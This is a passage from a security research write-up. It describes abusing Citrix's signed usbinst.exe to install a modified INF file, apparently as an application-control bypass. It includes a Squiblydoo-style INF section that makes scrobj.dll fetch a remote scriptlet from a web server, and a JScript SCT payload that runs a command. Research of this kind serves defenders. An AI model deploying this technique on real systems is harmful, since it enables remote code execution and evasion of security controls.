        private const string cszLevel = "Level";

        // Token: 0x04000007 RID: 7
        private const string cszEnabled = "Enabled";

        // Token: 0x04000008 RID: 8
        private const string cszIsDotNet = "IsDotNetAssembly";
```

```
        // Token: 0x04000009 RID: 9
        private const string cszReferenceCount = "ReferenceCount";

        // Token: 0x0400000A RID: 10
        private bool m_bInitialized;

        // Token: 0x0400000B RID: 11
        private string m_moduleName;

        // Token: 0x0400000C RID: 12
        private Guid m_guid;
    }
}
```


We already knew what "TraceInstaller.Initialize" does so let's take a look at the other methods, immediately we see the "Install" and "Uninstall" methods which is a good sign for our research. Within the "TraceInstaller.Install" method, we can observe that registry keys are being created and set. Let's take a look at the registry on our development machine to see the end result.




Okay, the "Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Citrix\Tracing\Modules" subkey exists on our development VM. Let's take a look at one of the subkeys under "Modules".




The "TraceInstaller.Install" method sets the values of the "TraceInstaller.Install" from the "TraceModuleAttribute" object we analyzed previously. Now I'm wondering if the "IcaClient_GenericUsb_Vdgusb" is a reference to another .NET assembly that "TraceModule" will Install or Uninstall similar to InstallUtil. Unfortunately, I don't think any of the modules installed on my development machine are actually .NET assemblies due to the "IsDotNetAssembly". Let's validate this assumption by searching "C:\Program Files (x86)\Citrix" for "usb".




Now let's take a look at the contents of the "C:\Program Files (x86)\Citrix\ICA Client\Drivers64" directory.




Okay, the "usbinst.exe" binary could be interesting and potentially "Install" or "Uninstall" what's related to the registry keys we observed previously. First, let's take a look in both "ctxusbm" and "ctxusbr" directories.





The contents of both directories appear to be drivers, however, the "ctxusbr" directory is more interesting since it contains the "WdfCoInstaller01011.dll". Now I'm wondering if the "usbinst.exe" uses both "Citrix.Diagnostics.dll" and "WdfCoInstaller01011.dll" to facilitate the installation of these drivers. Could we potentially coerce installation of our own driver? It's not clear yet, let's see if "usbinst.exe" and "WdfCoInstaller01011.dll" are .NET assemblies by attempting to open them with dnSpy.



Unfortunately, these are not .NET assemblies. Let's continue with taking a look at both code signing certificates for these.

```
PS C:\Program Files (x86)\Citrix\ICA Client\Drivers64\ctxusbr > Get-
AuthenticodeSignature .\WdfCoInstaller01011.dll|select -ExpandProperty
SignerCertificate

Thumbprint                                Subject
----------                                -------
59112489FEEE0EC01DAFD9EB94C128C627930259  CN=Microsoft Windows Hardware
Compatibility Publisher, O=Microsoft Corporation, L=Redmond, S=Washington,
C=US


COMMANDO 7/29/2021 10:22:33 AM
PS C:\Program Files (x86)\Citrix\ICA Client\Drivers64\ctxusbr > cd ..
COMMANDO 7/29/2021 10:22:41 AM
PS C:\Program Files (x86)\Citrix\ICA Client\Drivers64 > Get-
AuthenticodeSignature .\usbinst.exe|select -ExpandProperty SignerCertificate

Thumbprint                                Subject
```

```
----------                              -------
45137701E7682167333D8D4FD70A9987C8170123  CN="Citrix Systems, Inc.",
OU=XenApp(ClientSHA256), O="Citrix Systems, Inc.", L=Ft. Lauderdale, S=FL,
C=US
```

Okay, the DLL is signed by Microsoft and the exe is signed by Citrix. Let's google the Microsoft DLL to see what comes up. I found the following article from Microsoft and our assumption about it being driver related is correct: https://docs.microsoft.com/en-us/windows-hardware/drivers/wdf/installation-components-for-kmdf-drivers


Now that we know it's related to driver installation, let's run "usbinst.exe" from the command line to see if there's any command line parameters.

```
PS C:\Program Files (x86)\Citrix\ICA Client\Drivers64 > .\usbinst.exe
USAGE: usbinst.exe <cmd> <args>
    USB Support installation helper.

InstallHinfSection "<section> <flags> <inf file>"
    Call InstalHinfSection to install the given section of
    the specified inf file.

SetupCopyOEMInf "<inf file>"
    Copy the specified .inf file to the system directory.

SetupUninstallOEMInf "<inf file>"
    Uninstall the specified .inf file from the system directory.
```

Interesting, looks like it is related to USB driver installation. Could we use this to install our own driver or potentially get code execution? Let's keep exploring to find out.

InstallHinfSection maps to the following API call in setupapi.dll: https://docs.microsoft.com/en-us/windows/win32/api/setupapi/nf-setupapi-installhinfsectionw

I validated this by opening "usbinst.exe" in APIMonitor as shown in the screenshot below.




This immediately reminded me of some research Kyle Hanslovan from Huntress Labs did on InfDefaultInstall.exe. Well, we've definitely gone down a rabbit hole that's not exactly related to InstallUitil.exe, however, we're going to keep going to see if we can get code execution with "usbinst.exe". Let's try Kyle's proof of concept inf file with "usbinst.exe", I modified it to reach out to a local web server.

```
[Version]
Signature=$DENVER$

[DefaultInstall]
UnregisterDlls = Squiblydoo

[Squiblydoo]
11,,scrobj.dll,2,60,http://192.168.1.147/testaroo.sct
```

Okay, let's give a shot.

Unfortunately, we're greed with "Installation Failed", let's try executing this command with APIMonitor to see what's happening under the hood of "usbinst.exe". I did not find any information that was particularly useful in APIMonitor. The API call seems to be called as expected.



Next, we're going to "Uninstall" the "ctxusbm.inf" driver with "usbinst.exe".

```
PS C:\Program Files (x86)\Citrix\ICA Client\Drivers64 > .\usbinst.exe
SetupUninstallOEMInf .\ctxusbm\ctxusbm.inf
Uninstalling 'oem9.inf' src '.\ctxusbm\ctxusbm.inf'
Successfully uninstalled inf
```

Now we'll modify "ctxusbm.inf" to see if we can leverage Kyle's previous research to get code execution, I added the following to the inf file.


```
[DefaultInstall]
UnregisterDlls = Squiblydoo

[Squiblydoo]
11,,scrobj.dll,2,60,http://192.168.1.147/testaroo.sct
```

Additionally, here's the com scriptlet (sct) file for reference.

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
    <!-- Proof Of Concept - Casey Smith @subTee -->
    <!--  License: BSD3-Clause -->
    <script language="JScript">
        <![CDATA[
```

```
            var r = new ActiveXObject("WScript.Shell").Run("mspaint.exe");

        ]]>
</script>
</registration>
</scriptlet>
```

Time to execute our modified "ctxusbm.inf" file and if it worked.



BOOM HEADSHOT, we've got code execution. Let's go back to exploring getting code execution